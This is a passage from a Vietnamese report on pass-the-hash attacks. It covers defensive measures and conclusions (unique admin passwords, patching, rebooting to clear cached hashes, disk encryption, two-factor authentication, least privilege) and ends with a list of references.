dàng hơn, vì vậy thật tiện lợi khi sử dụng mật khẩu quản trị viên cục bộ duy nhất trên mỗi máy.

- Cập nhật hệ điều hành

Cập nhật hệ điều hành là một ý tưởng hay vì nó sửa các lỗi bảo mật có thể bị tội phạm mạng khai thác.

- Khởi động lại máy tính sau khi đăng xuất

Lý do để thực hiện tác vụ này là hệ thống lưu trữ mật khẩu băm trong bộ nhớ của nó. Nếu chúng ta khởi động lại máy tính của mình sau khi đóng phiên, hàm băm đó sẽ bị xóa khỏi bộ nhớ hệ thống. Vì lý do này, thay vì đăng xuất và để máy tính bật, bạn nên khởi động lại hoặc tắt hoàn toàn máy để xóa hàm băm khỏi bộ nhớ và giảm thiểu đáng kể cuộc tấn công mới này.

Mặt khác, nên sử dụng các công cụ tự động, chẳng hạn như phần mềm chống phần mềm độc hại. Lý do là vì chúng rất hữu ích để phòng thủ trước đòn tấn công Pass the Hash và các kiểu tấn công khác. Những công cụ này có khả năng phát hiện các tệp bị nhiễm hoặc có hại trong máy tính của chúng ta và sau đó vô hiệu hóa chúng trước khi chúng tấn công. Cuối cùng, chúng ta cũng có thể mã hóa hoàn toàn ổ cứng để ngăn chúng truy cập nội dung của ổ đĩa và hàm băm NTLM được lưu trữ trên đó, hai tùy chọn là sử dụng Bitlocker, vốn có sẵn cho Windows hoặc sử dụng VeraCrypt, một giải pháp hoàn toàn miễn phí.

CHƯƠNG 3. TỔNG KẾT

Như đã trình bày trong các phần trước, pass-the-hash có thể là một cuộc tấn công nghiêm trọng, đặc biệt là khi có sẵn các công cụ miễn phí tạo điều kiện thuận lợi cho cuộc tấn công. Nếu kẻ tấn công có các giá trị băm, họ có thể sử dụng chúng trực tiếp mà không cần tốn thời gian cho các cuộc tấn công mật khẩu như tấn công trực tuyến. Tuy nhiên, chúng ta nên nhớ rằng điều này yêu cầu kẻ tấn công phải có quyền quản trị trên hệ thống bị xâm nhập.

Các tổ chức nên thực hiện các bước nghiêm túc, mặc dù các bước đó có thể khó khăn để giảm khả năng thành công của một cuộc tấn công như vậy. Domain Controller và các hệ thống nhạy cảm khác chỉ nên được truy cập từ các hệ thống đáng tin cậy không có quyền truy cập internet. Nên tránh khả năng tương thích ngược của các hàm băm yếu như LM. Xác thực hai yếu tố sử dụng mã thông báo rất được khuyến khích để giảm thiểu cuộc tấn công. Cần nhấn mạnh khái niệm về quyền truy cập ít nhất của người dùng. Giám sát chặt chẽ các máy chủ và lưu lượng truy cập trong mạng của tổ chức là rất quan trọng để phát hiện các hoạt động lạ.

Bảo mật là một quá trình liên tục, do đó, chúng ta phải liên tục đánh giá khả năng bảo mật của tổ chức, triển khai các giải pháp cho các vấn đề bảo mật, giám sát các giải pháp đó, giáo dục quản trị viên và người dùng và bắt đầu lại chu kỳ. Không có hai sự cố nào giống nhau, vì vậy chúng ta nên học hỏi từ mọi sự cố và tích lũy kiến thức.

TÀI LIỆU THAM KHẢO

- [1] Hồng Sơn (2023), Tìm hiểu về kỹ thuật pass the hash, Trung tâm an toàn thông tin.
- [2] Jason Morano (2022), Pass the Hash (PtH) attacks: How does they work – and how to defend against them, Blog Active Directory/Security.
- [3] Ellyx13 (2021), Hack Password Windows bằng cách trích xuất dữ liệu từ RAM với Mimikatz, Basic Hacking.
- [4] Georgia Weiman (2014), Chapter 9 – Password Attacks, Penetration Testing.
- [5] NetMux LLC (2020), Extract Hashes, Hash Crack – Password Cracking Manual

